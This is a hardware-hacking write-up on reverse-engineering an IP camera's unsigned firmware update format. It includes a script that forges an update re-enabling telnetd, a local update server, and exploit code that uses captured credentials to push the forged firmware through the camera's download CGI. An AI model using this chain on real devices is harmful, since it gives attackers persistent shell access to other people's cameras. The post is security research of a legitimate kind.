

Date: 2019-09-03 Author: Ian Rash Index: #9

Now that we have the username and password for the camera, there is a specific CGI that was found while making a firmware update. This CGI takes a server, and a file name, and downloads the file to the camera, and attempts a firmware update. If used properly, we could alter an update, increasing it's version number, and changing the main start up script to include telnetd again. We can also use this feature to test against the update validation logic, allowing us to write a minimal exploit to take advantage of this. For example, the update logic might say something like, "I'll allow an update to run, but only if the firmware version is higher than mine, all the zip files inside validate with no errors, etc etc", and if we know exactly what those parameters are, we can write a "minimal update maker" to make the smallest amount of changes.

Getting an update

After months of playing around with this camera, I finally got a hold of my first firmware update! I went through the whole thing by hand, and used what I found to find other firmware images from previous versions.

<https://github.com/twigie4/C7824WIP>

Looking at the updates

Using binwalk, we can take a look at the innards of the update, pulling it apart shows that it is a collection of ZIP files, each a single zip file, combined together into a special update format.

Extracted, the file tree looks like this.

```
— system
  |— init
  |   |— ipcam.sh
  |   |— seq_ap6181.sh
  |— system
  |   |— bin
  |   |   |— brushFlash
  |   |   |— cmd_thread
  |   |   |— encoder
  |   |   |— fwversion.bin
  |   |   |— gpio_aplink.ko
  |   |   |— grade.sh
  |   |   |— load3516d
  |   |   |— load3518
  |   |   |— load3518ev200
  |   |   |— motogpio.ko
  |   |   |— sysversion.txt
  |   |   |— updata
  |   |   |— wifidaemon
  |   |   |— wpa_supPLICant
  |— lib
  |   |— libOnvif.so
  |   |— libsns_ar0130_720p.so
  |   |— libsns_gc1004.so
  |   |— libsns_gc1024.so
  |   |— libsns_h42.so
  |   |— libsns_ov9712_plus.so
  |   |— libsns_sc1045.so
  |   |— libvoice_arm.so
```

5 directories, 48 files

When looking at the files individually, we can quickly note the important ones, ipcam.sh, which has telnetd commented out inside it, and fwversion.bin which contains a byte version of the 4 byte version number given in the app.

Comparing this update with the others, show that the validating change to the update is the version number, fwversion.bin.

If we can modify the update so it turns back on telnetd, and increments the fwversion.bin, we can overwrite any update, even potentially reverting the firmware to a older version.

We may also have to deal with file checksums, hashing, and signatures in the update, so we need to look more closely at the update using a hex editor, I personally like hexer, it was the only one I used that didn't crash when I opened it, except for xxd.

```
00000000: 77 77 77 2e 6f 62 6a 65 63 74 2d 63 61 6d 65 72 www.object-camer
00000010: 61 2e 63 6f 6d 2e 62 79 2e 68 6f 6e 67 7a 78 2e a.com.by.hongzx.
```

This first part is a sentinel value, and if you skip to the bottom, you can see a reversed version terminating it.

```
000fd590: e2 00 00 00 00 00 2e 78 7a 67 6e 6f 68 2e 79 62 .....xzgnoh.yb
000fd5a0: 2e 6d 6f 63 2e 61 72 65 6d 61 63 2d 74 63 65 6a .moc.aremac-tcej
000fd5b0: 62 6f 2e 77 77 77 -- -- -- -- -- -- -- -- -- -- bo.www-----
```

If we go to the next "field", we can see that there is a directory followed by a bunch of 0x00, which we can guess is the full field width, 0x40.

```
00000020: 73 79 73 74 65 6d 2f 73 79 73 74 65 6d 2f 62 69 system/system/bi
00000030: 6e 2f 00 00 00 00 00 00 00 00 00 00 00 00 00 n/.....
00000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

The next field is the filename

```
00000060: 6c 6f 61 64 33 35 31 38 65 76 32 30 30 2e 7a 69 load3518ev200.zi
00000070: 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 p.....
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

After that comes two integer numbers, the first being the size (4 bytes, little-endian), then the second being the version number (8 bytes, but only using 4 now, little-endian).

```
000000a0: e8 08 00 00 68 48 35 30 00 00 00 00 50 4b 03 04 ....hH50....PK..
```

We can confirm this is the size by using visual mode to measure the total bytes.

```
visual selection: 0x000000ac - 0x00000993 0x8e8 (2280) bytes
```

Then we start the zip file at 0xAC.

It then packs each of these zip files in a binary, padded with headers, and ended with the sentinel value reversed. Here's all the stuff we know.

```
SENTINEL_VALUE = "www.object-camera.com.by.hongzx."  
SENTINEL_VALUE_RANGE = 0x00..0x1f
```

```
UPDATE_OFFSET = 0x20  
HEADER_OFFSET_DIRECTORY = 0x00..0x3F  
HEADER_OFFSET_FILENAME = 0x40..0x7F  
HEADER_OFFSET_SIZE = 0x80..0x83  
HEADER_OFFSET_VERSION_NUMBER = 0x84..0x8B  
HEADER_OFFSET_ZIP_BEGIN = 0x8C
```

Looking at the ZIPs themselves isn't particularly interesting, but one thing of note, the ZIPs all preserve directory structure, even though the ZIPs only contain one file each.

```
000000a0: e8 08 00 00 68 48 35 30 00 00 00 00 50 4b 03 04 ....hH50....PK..  
000000b0: 14 00 00 00 08 00 6c 6d 24 4e 8a b1 db 55 14 08 .....lm$N...U..  
000000c0: 00 00 19 21 00 00 1f 00 1c 00 73 79 73 74 65 6d ...!.....system  
000000d0: 2f 73 79 73 74 65 6d 2f 62 69 6e 2f 6c 6f 61 64 /system/bin/load  
000000e0: 33 35 31 38 65 76 32 30 30 55 54 09 00 03 7c f2 3518ev200UT...|.
```

Since there is no checksum/signing involved, we should be able to make our own update very easily!

Making our own update

I wrote a simple script to put together an update out of files from the system directory. I put the files back exactly how they were and modified the fwversion.bin file to have an increased number.

```

SENTINEL_VALUE = "www.object-camera.com.by.hongzx."
SENTINEL_VALUE_RANGE = 0x00..0x1f

UPDATE_OFFSET = 0x20
HEADER_OFFSET_DIRECTORY = 0x00..0x3F
HEADER_OFFSET_FILENAME = 0x40..0x7F
HEADER_OFFSET_SIZE = 0x80..0x83
HEADER_OFFSET_VERSION_NUMBER = 0x84..0x8B
HEADER_OFFSET_ZIP_BEGIN = 0x8C

FILE_ORDER_PATH = "rsrc/file_order"
FIRMWARE_PATH = "rsrc"
ZIP_PATH = "rsrc/zip"
NEW_UPDATE_PATH = "rsrc/update"
FWVERSION_PATH = "rsrc/system/system/bin/fwversion.bin"

# Start construction
fwversion = File.open(FWVERSION_PATH, "r") {|f| f.read_bytes(Int64, IO::ByteFormat::LittleEndian)}

new_update = File.open(NEW_UPDATE_PATH, "w")
new_update << SENTINEL_VALUE

files = File.read(FILE_ORDER_PATH).lines
puts "Loading files for update #{fwversion.to_s(16).rjust(16, '0')}"
puts
files.each do |file_path|
  filename = File.basename file_path
  zip_filename = filename += ".zip"

  # Make zip

  `cd #{FIRMWARE_PATH}; zip zip/#{zip_filename} #{file_path}`
  zip_file = File.read("#{ZIP_PATH}/#{zip_filename}")
  new_update && (File.dirname(file_path) + "/").ljust(HEADER_OFFSET_DIRECTORY.size, "\x00"[0])
  new_update && zip_filename.ljust(HEADER_OFFSET_FILENAME.size, "\x00"[0])

  new_update.write_bytes(zip_file.bytes.size, IO::ByteFormat::LittleEndian)
  new_update.write_bytes(fwversion, IO::ByteFormat::LittleEndian)
  new_update && zip_file

  puts "#{file_path}"
  puts "SIZE: #{zip_file.bytes.size.to_s 16}"
end

new_update && SENTINEL_VALUE.reverse
new_update.close

```

Writing an update server

Next, we need a simple program to host the file for download. The server MUST run on port 80, the camera won't accept a port argument. The cgi script also only will take a text url, not an IP address, so we need to bind our system to a URL (like badclient.local or something).

```
require "kernal"

get "/update" do |env|
  send_file env, "rsrc/update"
end

Kernal.config.port = 80
Kernal.run
```

Using the exploit

```

require "./anti-client"
anti = AntiClient.new
anti.run
creds = anti.wait_for_creds
anti.close
puts "GOT CREDs #{creds}"

sleep 5
client = Client.new
client.run
until client.state == :main_phase
  sleep 0.1
end


spawn do
  `bin/update_server &`
end
puts "Ran update server"
sleep 10
puts
client.send_udp_raw_get_request("/auto_download_file.cgi",
                                server: "gaming.local",
                                file: "/update",
                                type: "0",
                                reserved1: "",
                                reserved2: "",
                                reserved3: "",
                                reserved4: "",
                                loginuse: creds[:user],
                                loginpas: creds[:pass],
                                user: creds[:user],
                                pwd: creds[:pass])

sleep 10
client.close

```

Which when run will start the anti-client, get the credentials, then use them to log into the camera, run the update server, then send a get request for the auto_download_file.cgi.

Just for reference, I know "reserved" is misspelled, it was actually how they wrote it in the client.



Eventually we get a reply back saying everything went OK, and we can also see in Wireshark that the file was downloaded and that the camera rebooted.

```
I, [2019-03-21 07:59:07 -07:00 #10950] INFO -- : SENT GET /auto_download_file.cgi?server=gaming.local&file=/update
I, [2019-03-21 07:59:07 -07:00 #10950] INFO -- : REPLY RECIEVED FROM CAMERA
I, [2019-03-21 07:59:08 -07:00 #10950] INFO -- : Sent Pong
I, [2019-03-21 07:59:08 -07:00 #10950] INFO -- : RESPONSE RECIEVED FROM CAMERA 46
I, [2019-03-21 07:59:08 -07:00 #10950] INFO -- :
result= 0;
var result="ok";
I, [2019-03-21 07:59:10 -07:00 #10950] INFO -- : Sent Pong
I, [2019-03-21 07:59:11 -07:00 #10950] INFO -- : Sent Pong
```

TAGGED SKILLS:

- Security Research
- Exploit PoC Development